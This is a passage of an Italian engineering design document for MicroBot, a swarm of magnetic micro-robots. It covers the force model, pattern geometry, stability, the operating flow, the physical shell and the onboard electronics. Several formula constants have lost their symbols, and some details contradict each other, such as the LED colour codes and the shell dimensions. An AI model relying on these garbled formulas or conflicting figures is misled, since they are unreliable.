Il primo contributo è la forza di inseguimento del target, che rappresenta l'attrazione del bot verso la posizione target assegnatagli dal controller nel pattern corrente. Questa forza è modellata come una forza elastica proporzionale alla distanza tra la posizione corrente del bot e la posizione target, espressa dalla relazione $F_{i,target} = k_{\square} \cdot (r_{i,target} - r_i(t))$, dove $k_{\square}$ è la costante di rigidità del campo di attrazione verso il target e $r_{i,target}$ è il vettore posizione del target assegnato al bot i -esimo. Questa modellazione produce un comportamento di avvicinamento progressivo al target con velocità proporzionale alla distanza, che garantisce movimenti fluidi e naturali piuttosto che salti discontinui verso la posizione finale. Il parametro $k_{\square}$ controlla la velocità di convergenza del sistema verso il pattern target: valori elevati producono convergenza rapida ma possono generare oscillazioni intorno al target se non opportunamente smorzate, mentre valori bassi producono convergenza lenta ma stabile.

Il secondo contributo è la forza di attrazione magnetica tra bot vicini, che modella l'interazione tra i magneti permanenti di bot che si trovano entro la soglia di aggancio. Questa forza è attiva solo quando la distanza tra due bot scende al di sotto della soglia di aggancio d_{agg} e il sistema ha deciso di attivare l'interazione magnetica tra quella coppia di bot. Nella sua forma semplificata, valida per la simulazione bidimensionale, la forza di attrazione magnetica del bot j sul bot i è espressa dalla relazione $F_{i\square,attr} = k_{\square} \cdot (r_{\square}(t) - r_i(t)) / |r_{\square}(t) - r_i(t)|^2$, dove $k_{\square}$ è una costante che dipende dai parametri fisici dei magneti — momento di dipolo, permeabilità del mezzo, distanza effettiva tra i poli. Il denominatore quadratico nella distanza riflette la dipendenza dalla distanza al cubo della forza tra dipoli magnetici nella direzione radiale, approssimata come distanza al quadrato nel modello bidimensionale per semplificare il calcolo real-time.

Il terzo contributo è la forza di repulsione, che impedisce la sovrapposizione fisica tra bot e produce il comportamento di separazione tipico dei sistemi Boids. Questa forza è repulsiva a corto raggio e decade rapidamente con la distanza, ed è espressa nella forma $F_{i\square,rep} = -k_r \cdot (r_{\square}(t) - r_i(t)) / |r_{\square}(t) - r_i(t)|^3$, dove k_r è la costante di repulsione. La somma delle forze di repulsione di tutti i bot vicini produce il comportamento di separazione collettiva che evita le

collisioni fisiche e mantiene una distanza minima tra i moduli durante le transizioni di pattern. Il raggio entro cui la forza di repulsione è considerata attiva — il raggio di separazione — è un parametro critico del sistema: valori troppo piccoli permettono collisioni fisiche, valori troppo grandi impediscono l'aggregazione magnetica producendo uno swarm troppo disperso.

Il quarto contributo è la forza di allineamento, che tende a uniformare le direzioni di moto dei bot vicini producendo il comportamento di volo coordinato tipico degli stormi biologici. Questa forza non è una forza nel senso meccanico del termine — non deriva da un'interazione fisica tra bot — ma è un termine di controllo che il controller introduce nella dinamica di ogni bot per produrre un comportamento collettivo desiderato. Nella formulazione adottata in MicroBot, la forza di allineamento del vicinato N_i sul bot i è espressa come $F_{i,align} = k_a \cdot (\bar{v}_i - v_i(t))$, dove $\bar{v}_i$ è la velocità media di tutti i bot nel vicinato di i e k_a è la costante di allineamento. Questo termine produce una convergenza progressiva della velocità di ogni bot verso la velocità media del proprio vicinato, creando il comportamento di moto coordinato caratteristico degli swarm biologici.

La gestione dell'aggancio e del disaggancio magnetico introduce nel modello una non-linearità importante che non può essere catturata dai soli termini di forza continui descritti in precedenza. L'aggancio tra due bot non è un fenomeno graduale ma una transizione di stato discreta che avviene quando la distanza tra i due bot scende al di sotto della soglia di aggancio d_{agg} e che, una volta avvenuta, modifica qualitativamente la dinamica del sistema perché i due bot diventano un sistema rigido con nuova massa totale, nuovo centro di massa e nuovo momento di inerzia. Il disaggancio è analogamente una transizione di stato discreta che avviene quando la forza di separazione esercitata sulla coppia agganciata supera la forza di ritenuta magnetica $F_{\square_{ax}}$. Per evitare oscillazioni rapide tra stato agganciato e stato sganciato nelle vicinanze della soglia — il fenomeno del chattering ben noto nei sistemi di controllo a commutazione — MicroBot implementa un meccanismo di isteresi a due soglie: l'aggancio si attiva quando la distanza scende al di sotto di d_{agg} , ma il disaggancio si attiva solo quando la distanza supera una soglia di distacco $d_{dist} > d_{agg}$. La zona compresa tra d_{agg} e d_{dist} è la zona di isteresi, nella quale lo stato del sistema — agganciato o sganciato — dipende dalla storia passata e non solo dalla posizione corrente.

I pattern geometrici implementati in MicroBot sono definiti matematicamente come insiemi ordinati di posizioni target nel piano, parametrizzati da un numero ridotto di variabili di controllo. Il pattern lineare di N bot con passo d è definito dall'insieme di posizioni target $r_{i,target} = r_0 + i \cdot (d, 0)$ per $i = 0, 1, \dots, N-1$, dove r_0 è la posizione del primo bot. Il pattern circolare di N bot su un cerchio di raggio R centrato in r_0 è definito dalle posizioni $r_{i,target} = r_0 + R \cdot (\cos(2\pi i/N), \sin(2\pi i/N))$. Il pattern a onda sinusoidale è un pattern lineare modulato in ampiezza, con posizioni $r_{i,target} = (i \cdot d, A \cdot \sin(2\pi i/\lambda))$, dove A è l'ampiezza e λ è la lunghezza d'onda del pattern. Il pattern a spirale di Archimede è definito dalle posizioni $r_{i,target} = (a \cdot \theta_i \cdot \cos(\theta_i), a \cdot \theta_i \cdot \sin(\theta_i))$ con $\theta_i = 2\pi i/N \cdot n$, dove a è il parametro di passo della spirale e n è il numero di giri. Il pattern a vortice combina il pattern circolare con un termine di velocità angolare imposto che produce una rotazione coordinata dell'intero swarm attorno al centro del cerchio.

La stabilità del sistema swarm — intesa come la proprietà di convergere verso il pattern target e di mantenersi in quella configurazione in presenza di piccole perturbazioni — può essere analizzata formalmente attraverso la teoria di Lyapunov applicata al sistema dinamico complessivo. La funzione di Lyapunov naturale per questo sistema è la somma delle distanze al quadrato tra le posizioni correnti dei bot e le rispettive posizioni target, espressa come $V(t) = \sum_i |r_i(t) - r_{i,target}|^2$. Questa funzione è definita positiva — è zero solo quando tutti i bot si trovano esattamente nelle posizioni target — e la sua derivata temporale può essere espressa in funzione delle forze che agiscono sui bot. Affinché il sistema sia asintoticamente stabile verso il pattern target, è sufficiente che la derivata temporale di V sia negativa definita in un intorno della configurazione target, condizione che viene verificata analiticamente per il sistema di forze descritto in precedenza quando i parametri k_θ , k_ϕ , k_r e k_a sono scelti in modo appropriato e le forze di attrito e le perturbazioni esterne restano al di sotto di soglie determinate dall'analisi di robustezza del sistema.

Punto 10 — Integrazione dei componenti e flusso operativo del sistema

Descrivere i singoli componenti di MicroBot in isolamento — il protocollo di comunicazione, il modello matematico dello swarm, l'architettura a livelli — è necessario ma non sufficiente per comprendere come il sistema funziona nella pratica. La comprensione completa richiede di seguire il flusso operativo end-to-end: dal momento in cui l'utente esprime un'intenzione attraverso un gesto della mano o un movimento del polso fino al momento in cui i MicroBot fisici modificano la propria configurazione nello spazio reale in risposta a quell'intenzione. Questo percorso attraversa tutti i cinque livelli dell'architettura, coinvolge componenti hardware e software eterogenei, e si svolge in un intervallo di tempo dell'ordine di poche decine di millisecondi — abbastanza rapido da essere percepito come immediato dall'utente, abbastanza lungo da richiedere una progettazione attenta di ogni fase della catena per evitare l'accumulo di latenze che degraderebbero l'esperienza di controllo.

Il flusso operativo inizia nel momento in cui il sistema viene acceso e tutti i componenti completano la fase di inizializzazione. Il controller ESP32-S3 crea la rete SoftAP dedicata, assegna gli indirizzi IP ai bot che si connettono progressivamente, inizializza la tabella di stato globale dello swarm e comincia a inviare i pacchetti di sincronizzazione temporale a frequenza di dieci hertz. Ogni MicroBot, dopo aver completato il proprio boot e aver stabilito la connessione Wi-Fi con il controller, invia il proprio primo pacchetto di heartbeat con i parametri di stato iniziali — batteria carica, magneti inattivi, temperatura ambiente — e comincia ad attendere i comandi del controller in ascolto sulla propria porta UDP. Il wristband completa la calibrazione dell'IMU attraverso una sequenza di movimenti guidati, impara la posizione neutra della mano dell'utente come riferimento per il calcolo degli angoli di pitch, yaw e roll, e si mette in trasmissione continua dei dati di orientamento verso il controller. Il sistema di autenticazione biometrica rimane attivo in primo piano fino a quando non riceve una conferma di identità valida, impedendo l'accesso al controller e bloccando l'invio di comandi allo swarm fino al completamento dell'autenticazione.

Una volta completata l'inizializzazione e superata l'autenticazione, il sistema entra nella fase operativa normale. L'utente può ora interagire con lo swarm attraverso uno qualsiasi dei canali di input disponibili. Consideriamo il caso più rappresentativo: l'utente vuole formare il pattern a cerchio con tutti i bot disponibili. Esegue il gesto di pinch con la mano destra tenendo le dita disposte in arco — un gesto che MediaPipe Hands riconosce come comando

di selezione del pattern circolare — e poi ruota il polso verso l'alto per aumentare il raggio del cerchio. MediaPipe estrae i ventuno landmark della mano dall'immagine della telecamera, calcola gli angoli delle articolazioni, classifica la configurazione come gesto di selezione con parametro di intensità proporzionale al grado di apertura delle dita, e genera un evento di comando che viene passato al motore di simulazione nel livello software. Il wristband rileva simultaneamente la rotazione del polso come variazione dell'angolo di pitch, e invia al controller un pacchetto BLE con il valore aggiornato dell'orientamento.

Il motore di simulazione riceve l'evento di comando dal livello di input, lo interpreta come richiesta di transizione al pattern circolare con raggio proporzionale al parametro estratto dal gesto, e calcola le posizioni target per tutti i bot attualmente connessi al sistema. Per un insieme di N bot su un cerchio di raggio R centrato nell'origine del piano di simulazione, le posizioni target sono distribuite uniformemente sulla circonferenza secondo la formula parametrica già descritta nel modello matematico. Il motore esegue quindi l'algoritmo di assegnazione, che mappa ogni bot reale alla posizione target che minimizza la distanza complessiva da percorrere — un problema di assegnazione ottimale risolvibile in tempo polinomiale con l'algoritmo ungherese per swarm di dimensioni moderate, o con euristiche greedy per swarm di grandi dimensioni. Il risultato dell'assegnazione è una tabella che mappa ogni identificativo di bot alla propria posizione target nel nuovo pattern, insieme a un piano di transizione che specifica l'ordine temporale in cui i bot devono iniziare a muoversi per evitare collisioni durante la riconfigurazione.

Il piano di transizione viene inviato al controller centrale attraverso la connessione Wi-Fi tra il livello di interfaccia software e il livello hardware. Il controller riceve il piano, lo valida verificando la coerenza con lo stato corrente dello swarm — controllando che tutti i bot assegnati siano effettivamente connessi e operativi — e comincia a inviare i pacchetti di comando ai singoli bot seguendo il piano temporale specificato. Per ogni bot, il comando di transizione contiene le coordinate della posizione target, il timestamp globale al quale il bot deve iniziare il movimento — tipicamente 50–100 millisecondi nel futuro rispetto al momento di invio, per dare a tutti i bot il tempo di ricevere il proprio comando prima che il primo cominci a muoversi — e i parametri di attivazione magnetica che specificano quando e con quale intensità il bot deve attivare le proprie coil durante l'avvicinamento alla posizione target.

Ogni MicroBot riceve il proprio pacchetto di comando, verifica il checksum per assicurarsi dell'integrità dei dati, confronta il proprio timestamp locale — opportunamente sincronizzato con il clock del controller — con il timestamp di inizio specificato nel comando, e quando i due valori coincidono inizia l'esecuzione. Nella versione 0.3, in cui i bot non hanno ancora propulsori fisici indipendenti, l'esecuzione del comando di posizione corrisponde all'attivazione selettiva delle coil magnetiche con i parametri specificati, che produce una forza di attrazione verso i bot vicini già posizionati nella configurazione target, guidando il bot verso la propria posizione per effetto dell'interazione magnetica collettiva. I LED RGB si aggiornano per riflettere lo stato operativo corrente — blu durante la transizione, verde quando la posizione target è raggiunta entro la tolleranza di posizionamento, giallo in condizione di attesa, rosso in caso di anomalia rilevata dal safety layer locale.

Durante tutta la fase di transizione il controller monitora continuamente lo stato dello swarm attraverso i pacchetti di heartbeat ricevuti dai bot, confronta le posizioni stimate con le

posizioni target previste dal piano di transizione e interviene con comandi correttivi se rileva deviazioni significative rispetto alla traiettoria pianificata. Questo meccanismo di controllo in retroazione a livello di sistema è distinto dal controllo locale di ciascun bot — è una forma di supervisione globale che complementa l'esecuzione locale, garantendo che il pattern emergente a livello di sistema corrisponda all'intenzione originale dell'utente anche in presenza di perturbazioni locali. Quando tutti i bot hanno raggiunto le proprie posizioni target entro la tolleranza di posizionamento, il controller invia un comando di consolidamento che attiva i magneti permanenti in modalità di mantenimento a basso consumo — duty cycle ridotto, appena sufficiente a mantenere l'aggancio contro le perturbazioni ambientali — e aggiorna lo stato del sistema da transizione in corso a pattern stabile. L'interfaccia utente riflette questo cambiamento con un feedback visivo e sonoro che conferma il completamento della formazione.

Il flusso operativo descritto presuppone condizioni nominali, ma il sistema è progettato per gestire con grazia le deviazioni da queste condizioni. Se un bot perde la connessione Wi-Fi durante una transizione, il controller lo rimuove dal piano di transizione, redistribuisce la sua posizione target ai bot rimanenti se il pattern lo permette e notifica l'utente attraverso l'interfaccia. Se la batteria di un bot scende al di sotto della soglia critica durante l'operazione, il bot invia un flag di emergenza nel proprio heartbeat, il controller lo esclude dal pattern corrente e lo porta in modalità di risparmio energetico con magneti disattivati e LED che lampeggia in rosso lentamente per indicare la necessità di ricarica. Se la temperatura interna di un bot supera la soglia di sicurezza termica a causa di un'attivazione prolungata delle coil, il safety layer locale del bot interviene autonomamente riducendo il duty cycle PWM al di sotto del valore di regime termico sicuro, anche in assenza di un comando esplicito dal controller, e segnala la condizione al controller nel successivo pacchetto di heartbeat.

L'integrazione tra i componenti di MicroBot produce proprietà di sistema che non emergono dall'analisi dei singoli componenti in isolamento e che costituiscono il valore aggiunto dell'approccio architetturale adottato. La prima è la graceful degradation: il sistema continua a funzionare in modo ridotto anche quando alcuni componenti non sono disponibili — senza visore VR il controllo avviene tramite wristband e gesture, senza wristband tramite interfaccia web, senza alcuni bot il pattern si adatta alle unità disponibili. La seconda è la trasparenza operativa: l'utente riceve in ogni momento un feedback completo sullo stato del sistema attraverso i LED dei bot, l'interfaccia grafica e i segnali acustici, senza dover interpretare messaggi di errore tecnici o consultare log di sistema. La terza è la coerenza temporale: grazie alla sincronizzazione clock distribuita, tutti i componenti del sistema condividono una visione temporale comune che garantisce la coerenza causale degli eventi — un comando generato prima di un altro viene sempre eseguito prima, indipendentemente dalle variazioni di latenza della rete. La quarta è la scalabilità incrementale: aggiungere un nuovo bot al sistema richiede solo che il bot si connetta alla rete SoftAP e invii il proprio primo heartbeat — il controller lo rileva automaticamente, gli assegna una posizione nella tabella di stato globale e lo include nei pattern successivi senza alcuna configurazione manuale.

Punto 11 — Struttura fisica del MicroBot

Il MicroBot è l'elemento terminale e più visibile dell'intera architettura di MicroBot — l'oggetto fisico che materializza nello spazio reale i comportamenti collettivi calcolati dai livelli superiori del sistema. La sua progettazione fisica è il risultato di un processo iterativo che ha dovuto conciliare vincoli simultaneamente attivi e spesso in conflitto: miniaturizzare il volume per favorire l'interazione magnetica tra moduli, massimizzare lo spazio interno per ospitare elettronica e batteria, garantire resistenza meccanica sufficiente a sopravvivere agli urti durante l'aggregazione, mantenere il peso complessivo entro un intervallo che renda le forze magnetiche disponibili competitive con l'attrito, e produrre una geometria stampabile con tecnologia FDM senza richiedere supporti complessi o tolleranze impossibili da ottenere con stampanti desktop. Il risultato di questo processo è una forma che non ha precedenti diretti nel panorama della swarm robotics a scala centimetrica: il doppio cono troncato con sfera centrale, una geometria che risolve simultaneamente tutti i vincoli elencati attraverso una distribuzione spaziale dei componenti funzionalmente ottimizzata.

La geometria del MicroBot può essere descritta come la giustapposizione assiale di tre elementi strutturali distinti. Il cono troncato superiore si sviluppa dalla sfera centrale verso l'alto, terminando con una base circolare di diametro 20 millimetri all'estremità superiore del modulo. Il cono troncato inferiore è geometricamente simmetrico rispetto al cono superiore, si sviluppa dalla sfera centrale verso il basso e termina anch'esso con una base circolare di diametro 20 millimetri all'estremità inferiore. La sfera centrale, con diametro di 18 millimetri, costituisce la zona di massimo ingombro trasversale del modulo e funge da elemento di raccordo tra i due coni, ospitando nel proprio interno il nucleo elettronico principale. L'altezza complessiva del modulo, misurata dalla base inferiore alla base superiore, è di 70 millimetri. Questa proporzione — due coni relativamente snelli che si allargano verso una sfera centrale — non è arbitraria ma riflette la necessità di concentrare la massa elettronica nella zona centrale per abbassare il baricentro e migliorare la stabilità dinamica durante le interazioni magnetiche, mentre i coni ospitano la batteria e il sistema magnetico nelle zone dove la necessità di accesso dall'esterno è maggiore.

Il guscio esterno del MicroBot è progettato per la produzione tramite stampa 3D FDM in materiale PLA, con uno spessore di parete compreso tra 1.2 e 1.5 millimetri. Questo valore è il risultato di un compromesso tra resistenza meccanica e peso: uno spessore inferiore a 1.2 millimetri produce pareti fragili soggette a rottura per impatto durante l'aggregazione magnetica, mentre uno spessore superiore a 1.5 millimetri aumenta il peso del guscio senza produrre benefici meccanici significativi data la geometria curvilinea che distribuisce naturalmente le sollecitazioni. Nella pratica della stampa FDM, uno spessore di 1.2–1.5 millimetri corrisponde a tre o quattro linee di estrusione con ugello da 0.4 millimetri, il che garantisce una buona coesione tra i perimetri e una resistenza agli strati sufficiente per le sollecitazioni operative previste. Il guscio è progettato in due metà separabili lungo un piano di separazione orizzontale passante per il centro della sfera, con un sistema di chiusura tramite viti metriche M2 o incastro a scatto che permette l'accesso all'elettronica interna per la manutenzione e la sostituzione dei componenti senza distruggere il guscio.

La sfera centrale è l'elemento strutturalmente più critico del modulo perché deve ospitare il PCB principale in uno spazio interno di diametro netto inferiore a 16 millimetri, tenendo conto dello spessore del guscio. Il PCB è circolare con diametro compreso tra 14 e 16 millimetri e spessore di circa 1 millimetro, e deve ospitare il microcontrollore, i componenti passivi associati, il driver per le coil, il circuito di gestione della batteria e i connettori per i

LED RGB. L'altezza massima dei componenti montabili sul PCB è vincolata dalla geometria interna della sfera a non superare 4–5 millimetri per lato, richiedendo l'uso di componenti in package SMD di dimensioni ridotte e la disposizione attenta di tutti gli elementi per evitare interferenze fisiche con la superficie interna del guscio. I LED RGB SMD 3535 sono posizionati sul perimetro del PCB in corrispondenza di piccole finestre trasparenti nel guscio della sfera, che permettono la visibilità della segnalazione luminosa dall'esterno senza compromettere la resistenza meccanica della struttura.

I due coni troncati ospitano gli elementi del sistema di alimentazione e del sistema magnetico. Il cono inferiore contiene la batteria Li-Po da 3.7 volt con capacità compresa tra 40 e 60 milliampereora, caratterizzata da dimensioni fisiche di 20×12×4 millimetri che si adattano bene al volume disponibile nella zona conica inferiore. La scelta di una batteria di questa capacità è il risultato di un equilibrio tra autonomia operativa e peso: batterie di capacità maggiore garantirebbero autonomie più lunghe ma aumenterebbero il peso del modulo oltre il limite di 12 grammi necessario per mantenere efficace l'interazione magnetica tra moduli. Con un consumo medio stimato del sistema di 100–150 milliampere in condizioni operative normali, una batteria da 50 milliampereora garantisce un'autonomia di circa 20–30 minuti di operazione continua, valore che può essere esteso significativamente attraverso strategie di gestione energetica che riducono il duty cycle delle coil durante le fasi di mantenimento del pattern e disattivano i sottosistemi non necessari durante le fasi di attesa.

Il sistema magnetico è distribuito tra entrambi i coni e comprende due categorie di elementi con funzioni complementari. I magneti permanenti cilindrici, in numero variabile da quattro a otto per modulo, hanno diametro di 5 millimetri e spessore di 2 millimetri, e sono realizzati in neodimio N52 per massimizzare la forza di attrazione a parità di volume. Questi magneti sono disposti simmetricamente nelle zone apicali dei due coni, in posizioni che coincidono con le zone di contatto tra moduli adiacenti durante l'aggregazione, e svolgono la funzione di pre-allineamento passivo: quando due bot si avvicinano entro il raggio di influenza dei magneti permanenti, l'interazione tra i dipoli tende spontaneamente ad allineare i moduli nella configurazione di aggancio ottimale, riducendo i gradi di libertà del sistema prima che gli elettromagneti vengano attivati. Ogni MicroBot ospita quattro coil elettromagnetiche, due nel cono superiore e due in quello inferiore, ciascuna con una sezione di avvolgimento di 10×10 millimetri e uno spessore di 3–4 millimetri. Le coil sono avvolte a mano con filo di rame smaltato AWG 30–34, con un numero di spire sufficiente a produrre il campo magnetico necessario entro i limiti di corrente imposti dalla batteria. La distanza tra le coil dello stesso cono è di circa 8 millimetri, scelta per creare due zone di campo indipendenti ma sovrapponibili, che il firmware può attivare separatamente o in combinazione per modulare l'intensità e la direzione della forza magnetica prodotta.

Le tolleranze costruttive del guscio stampato in 3D sono un aspetto progettuale che influenza direttamente la funzionalità del sistema di aggancio magnetico. La tolleranza dimensionale della stampa FDM con ugello da 0.4 millimetri su una stampante desktop calibrata è dell'ordine di ± 0.2 – 0.4 millimetri per dimensioni fino a 50 millimetri, e di ± 1 – 2 millimetri per dimensioni maggiori. Nel caso del MicroBot, le tolleranze più critiche riguardano la posizione delle coil e dei magneti permanenti rispetto alle superfici di contatto del guscio: un errore di 1–2 millimetri nella posizione di un magnete permanente rispetto alla posizione nominale riduce significativamente la forza di pre-allineamento e può rendere l'aggancio instabile o dipendente dall'orientamento relativo dei moduli. Per questa ragione il

guscio include alloggiamenti dedicati per ogni magnete e ogni coil, con pareti di guida che vincolano la posizione dei componenti entro le tolleranze richieste, e il processo di assemblaggio prevede una fase di verifica dell'allineamento con calibro digitale prima della chiusura definitiva del guscio.

Il peso complessivo del MicroBot, nell'insieme di guscio stampato, PCB con componenti, batteria, coil e magneti permanenti, è stimato tra 8 e 12 grammi. Questo intervallo è il risultato della combinazione delle masse dei singoli componenti: il guscio in PLA pesa circa 3–4 grammi tenendo conto del volume di materiale con densità 1.24 grammi per centimetro cubo e percentuale di riempimento del 20%; il PCB con componenti pesa circa 1–2 grammi; la batteria da 50 milliampereora pesa circa 1.5–2 grammi; le quattro coil in rame pesano complessivamente circa 1–2 grammi; i magneti permanenti, in numero di sei con dimensioni 5×2 millimetri e densità del neodimio di circa 7.5 grammi per centimetro cubo, contribuiscono con circa 0.7 grammi. La somma di questi contributi colloca il peso totale nel range target, garantendo che le forze magnetiche disponibili — dell'ordine di 0.5–1.5 newton per coppia di magneti in contatto — siano sufficienti a vincere l'attrito statico sulla superficie di appoggio, stimato tra 10 e 30 millinewton per un modulo di questa massa, con un margine di sicurezza adeguato anche in condizioni di superficie non ideale.

Punto 12 — Elettronica del MicroBot: microcontrollore, PCB e gestione dell'alimentazione

L'elettronica del MicroBot è il sistema nervoso del modulo fisico — l'insieme di componenti che trasforma i pacchetti UDP ricevuti via wireless in correnti elettriche nelle coil, in colori nei LED, in decisioni locali sulla sicurezza termica ed energetica del sistema. Progettare l'elettronica di un MicroBot significa affrontare simultaneamente vincoli che appartengono a domini ingegneristici distinti: il vincolo dimensionale impone che tutti i componenti si inseriscano in un PCB circolare di diametro massimo 16 millimetri; il vincolo energetico impone che il consumo totale del sistema sia compatibile con una batteria da 40–60 milliampereora; il vincolo termico impone che la dissipazione di potenza nelle coil e nei componenti di potenza non produca surriscaldamenti pericolosi in un volume così ridotto; il vincolo funzionale impone che il sistema sia in grado di ricevere comandi wireless, elaborarli in tempo reale, pilotare le coil con profili PWM controllati e segnalare il proprio stato tramite LED con una latenza complessiva inferiore a 10 millisecondi. La soluzione a questi vincoli simultanei richiede scelte di componentistica estremamente conservative — ogni componente deve essere il più piccolo, il più efficiente e il più semplice disponibile che soddisfi i requisiti funzionali, senza margini di over-engineering che aumenterebbero inutilmente l'ingombro e il consumo.

Il microcontrollore è il componente centrale attorno a cui ruota l'intera progettazione del PCB. La famiglia ESP32 di Espressif Systems è la scelta naturale per MicroBot per ragioni che vanno oltre la semplice disponibilità commerciale: l'ESP32 integra nel medesimo package un processore dual-core Xtensa LX6 a 240 megahertz, un modulo Wi-Fi 802.11 b/g/n completo di stack TCP/IP, un modulo Bluetooth 4.2 con supporto BLE, 520 kilobyte di RAM interna, un convertitore analogico-digitale a 12 bit su più canali, interfacce SPI, I2C e UART, e un sistema di gestione dell'alimentazione con modalità di deep sleep che riduce il consumo a pochi microampere nelle fasi di inattività. Questa integrazione è cruciale per MicroBot perché elimina la necessità di chip separati per la comunicazione wireless, il

controllo dei sensori e la gestione dell'alimentazione, riducendo significativamente il numero di componenti sul PCB e quindi l'area occupata e il peso complessivo. Per la versione 0.3 del MicroBot fisico, il modulo raccomandato è l'ESP32-PICO-D4 o l'ESP32-C3 SuperMini, entrambi caratterizzati da dimensioni estremamente compatte — inferiori a 20×20 millimetri nella versione PICO-D4 e a 23×18 millimetri nella versione SuperMini — compatibili con il diametro del PCB circolare del modulo.

La tensione logica operativa dell'ESP32 è di 3.3 volt, mentre la batteria Li-Po eroga una tensione nominale di 3.7 volt con una variazione tipica compresa tra 3.0 volt a scarica quasi completa e 4.2 volt a carica completa. Questa differenza richiede la presenza di un regolatore di tensione che stabilizzi l'alimentazione del microcontrollore indipendentemente dallo stato di carica della batteria. La soluzione adottata è un regolatore LDO a basso dropout — tipicamente un ME6206 o equivalente in package SOT-23 — che converte la tensione della batteria in 3.3 volt stabili con una caduta di tensione minima e una corrente quiescente dell'ordine di pochi microampere, garantendo un'efficienza energetica elevata anche nelle fasi di consumo ridotto. Il circuito di ricarica della batteria è implementato tramite un modulo TP4056 in package SOP-8, che gestisce la ricarica tramite la porta USB-C del controller centrale nella versione 0.3, con una corrente di ricarica configurabile tramite una resistenza esterna tipicamente impostata a 100–200 milliampere per batterie di piccola capacità.

Il driver per le coil elettromagnetiche è il componente di potenza più critico dell'intera elettronica del MicroBot. Le coil richiedono correnti dell'ordine di alcune centinaia di milliampere per produrre il campo magnetico necessario all'aggancio, correnti che l'ESP32 non è in grado di erogare direttamente dai propri pin di output — la corrente massima per pin dell'ESP32 è di 40 milliampere. Il driver è implementato tramite MOSFET a canale N in package SOT-23, come il 2N7002 o il BSS138, che vengono pilotati dai pin PWM dell'ESP32 e commutano la corrente della batteria verso le coil con una frequenza tipica di 20–50 kilohertz. Ogni coil è associata a un MOSFET dedicato, permettendo l'attivazione indipendente di ciascuna delle quattro coil del modulo con duty cycle PWM configurabile via software tra 0 e 100 percento. In parallelo a ciascun MOSFET è presente un diodo di ricircolo a recupero rapido — tipicamente un 1N4148 in package SOD-323 — che protegge il MOSFET dagli spike di tensione indotti dalla commutazione dell'induttanza della coil, uno dei fenomeni più comuni di guasto nei circuiti di pilotaggio di carichi induttivi non adeguatamente protetti.

La gestione termica del circuito di pilotaggio è un aspetto che non può essere trascurato data la densità di potenza elevata nel volume ridotto del MicroBot. La potenza dissipata in ciascun MOSFET durante il pilotaggio di una coil è la somma di una componente di conduzione, proporzionale alla resistenza di canale del MOSFET in stato on e al quadrato della corrente, e di una componente di commutazione, proporzionale alla frequenza di commutazione e alle energie di carica e scarica delle capacità di gate e drain. Per i MOSFET in package SOT-23 tipicamente utilizzati, la resistenza termica giunzione-ambiente è dell'ordine di 300–500 gradi per watt, il che significa che con una potenza dissipata di 50 milliwatt la giunzione opera a circa 15–25 gradi al di sopra della temperatura ambiente — un valore accettabile. Tuttavia, con quattro MOSFET e quattro coil attivi simultaneamente a duty cycle elevato, la potenza totale dissipata può avvicinarsi a 200–300 milliwatt, producendo un incremento di temperatura nell'ordine di 60–90 gradi rispetto all'ambiente in

assenza di dissipazione aggiuntiva. Per questa ragione il firmware implementa un limite automatico sul numero di coil attivabili simultaneamente e sul duty cycle massimo in funzione della temperatura misurata, garantendo che la temperatura interna del modulo non superi la soglia di sicurezza di 60–70 gradi centigradi durante l'operazione normale.

La segnalazione visiva dello stato operativo è affidata a LED RGB di tipo SMD 3535, scelti per le loro dimensioni compatte — 3.5×3.5 millimetri di footprint — e per l'elevata luminosità che permette la visibilità attraverso il guscio semitrasparente del MicroBot anche in condizioni di illuminazione ambiente moderata. I LED sono alimentati direttamente dai pin GPIO dell'ESP32 tramite resistenze di limitazione della corrente dimensionate per una corrente di lavoro di 10–15 milliampere per canale, compatibile con la corrente massima dei pin dell'ESP32. In alternativa, per applicazioni che richiedono effetti di colore più sofisticati o il controllo di più LED da un singolo pin, è possibile utilizzare LED RGB addressable di tipo WS2812B in package 5050, che integrano il proprio driver e possono essere controllati in cascata tramite un singolo pin digitale dell'ESP32 con il protocollo a un filo della libreria FastLED. I codici colore standard adottati in MicroBot sono il blu per lo stato di idle in attesa di comandi, il verde per la condizione di pattern stabile raggiunto, il ciano per la fase di transizione in corso, il giallo per la condizione di batteria in esaurimento e il rosso per qualsiasi condizione di errore o di emergenza rilevata dal safety layer.

Il PCB circolare che ospita tutti questi componenti è progettato con un diametro nominale di 15 millimetri, valore intermedio nell'intervallo ammissibile di 14–16 millimetri, che offre un compromesso accettabile tra spazio disponibile per il routing delle piste e facilità di inserimento nel guscio sferico. Il substrato è un laminato FR4 a doppia faccia con spessore di 1 millimetro, che garantisce rigidità meccanica sufficiente a resistere alle vibrazioni e agli urti dell'aggregazione magnetica senza delaminarsi o flettersi in modo inaccettabile. La distribuzione dei componenti sulle due facce del PCB segue una logica di separazione funzionale: la faccia superiore ospita il microcontrollore, il regolatore LDO, i condensatori di bypass e i componenti di segnale a bassa potenza; la faccia inferiore ospita i MOSFET di potenza, i diodi di ricircolo, i connettori per le coil e il connettore per la batteria. Questa separazione riduce il coupling elettromagnetico tra la parte di potenza e la parte di segnale, migliorando la stabilità del microcontrollore e l'immunità ai disturbi generati dalla commutazione dei MOSFET. Le piste di potenza che portano la corrente verso le coil sono dimensionate per una densità di corrente massima di 20 ampere per millimetro quadrato di sezione del rame, con uno spessore di rame di 35 micrometri — lo standard per PCB a doppia faccia — il che richiede larghezze di pista di almeno 0.5–0.8 millimetri per correnti dell'ordine di 300–500 milliampere.

Il connettore tra il PCB e la batteria è un elemento progettuale che richiede attenzione particolare in un sistema così miniaturizzato. Il connettore deve essere meccanicamente robusto per resistere alle vibrazioni durante l'operazione, elettricamente affidabile per garantire la continuità del circuito di alimentazione, e facilmente removibile per permettere la sostituzione della batteria senza dissaldare componenti. La soluzione adottata è un connettore JST-PH a 2 pin con passo 2 millimetri, il connettore standard de facto per le batterie Li-Po di piccola capacità nel settore dei droni e dei dispositivi portatili, che offre il giusto equilibrio tra compattezza, robustezza e disponibilità commerciale. Il circuito di protezione della batteria — che include la protezione da sovraccarica, sovrascarica e cortocircuito — è integrato nella cella Li-Po stessa attraverso un modulo di protezione PCM

incorporato nel pack, eliminando la necessità di circuiteria dedicata sul PCB del MicroBot e semplificando il design.

